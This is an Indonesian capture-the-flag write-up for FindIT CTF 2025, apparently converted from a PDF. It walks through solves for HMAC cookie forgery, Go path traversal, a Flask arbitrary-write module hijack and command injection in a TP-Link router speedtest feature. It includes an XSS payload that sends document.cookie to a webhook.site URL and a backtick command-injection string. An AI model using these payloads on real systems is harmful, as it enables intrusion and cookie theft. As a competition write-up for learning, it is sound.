
WRITEUP FINDIT CTF 2025

Sabar ya Azril



jjcho
kiseki
Hygge

DAFTAR ISI

WEB

Simple Heist

Flag: FindITCTF{BEtEc_1O_&1J!}

Diberikan sebuah URL. Tujuan utama dari challenge ini adalah untuk login sebagai admin. Pada cookie yang didapat, terdapat signature yang digunakan untuk memvalidasi cookie. Ditemukan key pada /internal.

```
import hmac
import hashlib

secret_key = b'koenci'
auth_value = 'user:admin|bank:Fortis Bank'
sig = hmac.new(secret_key, auth_value.encode(), hashlib.sha256).hexdigest()
print(sig)
```

PixelPlaza

Flag: FindITCTF{g0L4nG_4lL0wS_p4th_Tr4V3rs4L???}


Diberikan sebuah URL website dan attachment main.go yang adalah source code dari website tersebut.

main.go

```
...
func staticHandler(w http.ResponseWriter, r *http.Request) {
   if r.URL.Path == "/" {
       data, _ := webFS.ReadFile("public/index.html")
       w.Write(data)
       return
   }
   p := "." + r.URL.Path
   if _, err := os.Stat(p); err != nil {
       io.WriteString(w, "Resource not found.")
       return
   }
   f, err := os.Open(p)
   if err != nil {
       http.NotFound(w, r)
       return
   }
   defer f.Close()
```

```
    fi, err := f.Stat()
    if err != nil {
        http.NotFound(w, r)
        return
    }
    http.ServeContent(w, r, filepath.Base(p), fi.ModTime(), f)
}

func main() {
    rand.Seed(time.Now().UnixNano())
    mux := http.NewServeMux()
    mux.HandleFunc("/banner.png", banner)
    mux.HandleFunc("/api/quote", apiQuote)
    mux.HandleFunc("/api/clock", apiClock)
    mux.HandleFunc("/api/guestbook", apiGuestbook)
    fileServer := http.FileServer(http.FS(webFS))
    mux.Handle("/static/", http.StripPrefix("/static/", fileServer))
    mux.HandleFunc("/", staticHandler)
    http.ListenAndServe(":80", mux)
}
```

Pada potongan kode di atas, terdapat kerentanan Local File Read. Dengan memanfaatkan kerentanan tersebut, kita dapat mendapatkan flag.



bleach

Flag: FindITCTF{bleach_4nd_1t_w1ll_b3_0k4y_LINZ_IS_HERE}

Diberikan sebuah URL website dan attachment source code dari web tersebut.

app/app.py

```
from flask import Flask, request, render_template
import os
```


```
import bleach
import requests

app = Flask(__name__)

UPLOAD_FOLDER = 'uploads'

DANGER_FILENAMES = ['templates', 'flag']


def check_danger_filename(content):
   for forbidden in DANGER_FILENAMES:
       if forbidden in content:
           return True
   return False


@app.route('/')
def index():
   return render_template('index.html')

@app.route('/upload', methods=['POST'])
def upload_file():
   if 'file' not in request.files:
       return "No file provided!", 400

   file = request.files['file']

   if file.filename == '':
       return "No file selected!", 400

   if file:
       filepath = file.filename
       filepaths = os.path.abspath(os.path.join(UPLOAD_FOLDER, filepath))
       if ".." in filepaths:
           return "Malicious activity detected.", 401

       if check_danger_filename(filepaths):
           return "Malicious activity detected.", 400

       os.makedirs(UPLOAD_FOLDER, exist_ok=True)
       data = file.read()
       with open(filepaths, 'wb') as f:
           f.write(data)
```


```
        return f'<script>alert("File uploaded successfully:
{filepath}");location.href="/load-file";</script>'

    return "Invalid file type!", 400

@app.route('/load-file', methods=['GET'])
def load_file_view():
    filepath = request.args.get('filename', '')
    if not filepath:
        return render_template('load_file.html')
    filepaths = os.path.abspath(os.path.join(UPLOAD_FOLDER, filepath))
    print(filepaths, flush=True)

    if ".." in filepath:
        return "Malicious activity detected.", 401

    if not os.path.exists(filepaths):
        return "File does not exist!", 404

    if check_danger_filename(filepaths):
        return "Malicious activity detected.", 400

    with open(filepaths, 'r') as file:
        file_content = file.read()
    sanitized_content = bleach.clean(file_content)

    return f"File content:\n{sanitized_content}"


@app.route('/report', methods=['GET', 'POST'])
def report():
    if request.method == 'POST':
        file = request.form['filename']
        response = requests.post("http://bot:9999/report", data={'filename':
file})
        return render_template('report.html', message=response.text)
    else:
        return render_template('report.html')


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000, debug=True)
```

Terdapat kerentanan Arbitrary Write File pada fitur upload. Kerentanan tersebut dapat dimanfaatkan untuk melakukan write file bleach.py. Server

dijalankan dengan fitur debug, sehingga server akan otomatis restart ketika ada file .py yang berubah. Setelah server restart, maka module bleach yang digunakan akan berganti menjadi file bleach.py yang telah kita modifikasi.

```
try:
   import bleach as real_bleach
except ImportError:
   def clean(text, *args, **kwargs):
       import html
       return html.escape(text)
else:
   def clean(text, *args, **kwargs):
       if (text.startswith("!!escape!!")):
           return text
       else:
           return real_bleach.clean(text, *args, **kwargs)
```





Request

Pretty Raw Hex

```
1 POST /upload HTTP/1.1
2 Host: ctf.find-it.id:5001
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:137.0)
  Gecko/20100101 Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=----geckoformboundaryd475cfa70b0b2beb30688b8a57dda3cc
8 Content-Length: 334
9 Origin: http://ctf.find-it.id:5001
10 DNT: 1
11 Sec-GPC: 1
12 Connection: keep-alive
13 Referer: http://ctf.find-it.id:5001/
14 Cookie: auth="user:teller|bank:Fortis Bank"; sig=
  7a91f28871e4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266
15 Upgrade-Insecure-Requests: 1
16 Priority: u=0, i
17
18 ------geckoformboundaryd475cfa70b0b2beb30688b8a57dda3cc
19 Content-Disposition: form-data; name="file"; filename="xss"
20 Content-Type: application/octet-stream
21
22 !!escape!!<img src=x
  onerror=fetch('https://webhook.site/4c550e6a-59d5-49ee-9509-ab03a36a7e0b?'+doc
  ument.cookie)>
23 ------geckoformboundaryd475cfa70b0b2beb30688b8a57dda3cc--
24
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.10.12
3 Date: Mon, 12 May 2025 04:09:54 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 85
6 Connection: close
7
8 <script>
      alert("File uploaded successfully: xss");
      location.href="/load-file";
  </script>
```

FindIT-Link

Flag: FindITCTF{doakan_saya_nemu_0day_:(_LINZ_IS_HERE}

Diberikan sebuah Management page TP-Link router dan source code nya. Terdapat fungsi berbahaya yang dijalankan pada fitur speedtest. Hal ini dapat ditemukan di kode berikut:

/usr/lib/lua/luci/model/spdt.lua

```
--- start the speed-test program if it is not running.
-- @param N/A
-- @return number of the start time. 0 for start error, positive for speed test
start time.
function SPEED_TEST_INST:start_spt(form)
   local running = check_spt_running()
   local i,j,k
   local start_time = 0
   local spdt_url = ""
   local host = ""
   local port = ""
   local file_name = ""
   local len

   if running then
       dbg.print("speed test is running")
       return start_time
   end
```

```
    if form then
        spdt_url = form.spdt_server
    end

    sys.fork_call("echo " .. spdt_url .. " > /tmp/log/spdt_url")

    --url format: http://[host](:port)/[size][unit]
    --eg: http://ntptsm01.lab.sys.frontiernet.net(:80)/10g
    --url format: http://[ip](:port)/[size][unit]
    --eg: http://192.168.137.10(:80)/10g
    len = string.len(spdt_url)
    i, _ = string.find(spdt_url, "//")
    if i == nil then
        return start_time
    end
    j, _ = string.find(spdt_url, ":%d")
    if j then
        k, _ = string.find(spdt_url, "%d/")
        if k then
            host = string.sub(spdt_url, i+2, j-1)
            port = string.sub(spdt_url, j+1, k)
        else
            return start_time
        end
    else
        k, _ = string.find(spdt_url, "%w/")
        if k then
            host = string.sub(spdt_url, i+2, k)
            port = "80"
        else
            return start_time
        end
    end

    file_name = string.sub(spdt_url, k+2, len)

    --dbg.print("host: " .. host .. "file_name: " .. file_name .. "port :" ..
port)

    --clear last result record
    sys.fork_call("echo " .. " > " .. FILE_SPEED_TEST_RESULT_DOWNLOAD)
    sys.fork_call("echo " .. " > " .. FILE_SPEED_TEST_RESULT_UPLOAD)
```

```
    local cmd = SCRIPT_SPEED_TEST
    if spdt_url and spdt_url ~= "" then
        cmd = SCRIPT_SPEED_TEST .. " " .. host .. " " .. port .. " " .. file_name
    else
        dbg.print("A certain url is not get.")
        return start_time
    end

    sys.fork_exec(cmd)
    start_time = os.time()
    sys.fork_call("echo false > /tmp/log/is_first")

    return start_time
end
```


/usr/lib/lua/luci/controller/admin/speedtest.lua

```
...
function start_speedtest(form)
    dbg.print("===start_speedtest()===: start.")

    local spt_i = speedts.SPEED_TEST_INST()
    local start_time = spt_i:start_spt(form)
    local result = {}
    result.start_time = tostring(start_time)
    debug_tbl(result)

    return result
end
...
-- controller routines
local dispatch_tbl = {
    speedtest = {
        ["read"] = {cb = get_speedtest_info},
        ["start"] = {cb = start_speedtest},
        ["stop"] = {cb = stop_speedtest},
        ["get"] = {cb = get_speedtest_history},
        ["clear"] = {cb = clear_speedtest_history},
        ["get_servers"] = {cb = get_speedtest_servers}
    }
}
...
```

Dengan menggunakan payload berikut kita dapat melakukan RCE.

```
operation=start&spdt_server=http://server.com/aaa`cp$IFS/flag*$IFS/www/webpages/kiseki_flag`;aaa
```

Namun, dikarenakan request yang perlu di encrypt. Kita dapat menggunakan bantuan debugger browser.




Note: Detailed explanation will be created soon.

Forensic

Oversharing

Flag:FindITCTF{CVE-2023-21036_Hk3MQu1gR3}


DIberikan sebuah foto potongan chat, yang terpotong. Setelah dicek lebih dalam didapati terdapat dua chunk IEND. Setelah mencari referensi di internet, ditemukan soal yang mirip, https://v0lk3n.github.io/writeup/Osu!CTF2024/Osu!CTF2024-WriteUp.




new-waifu

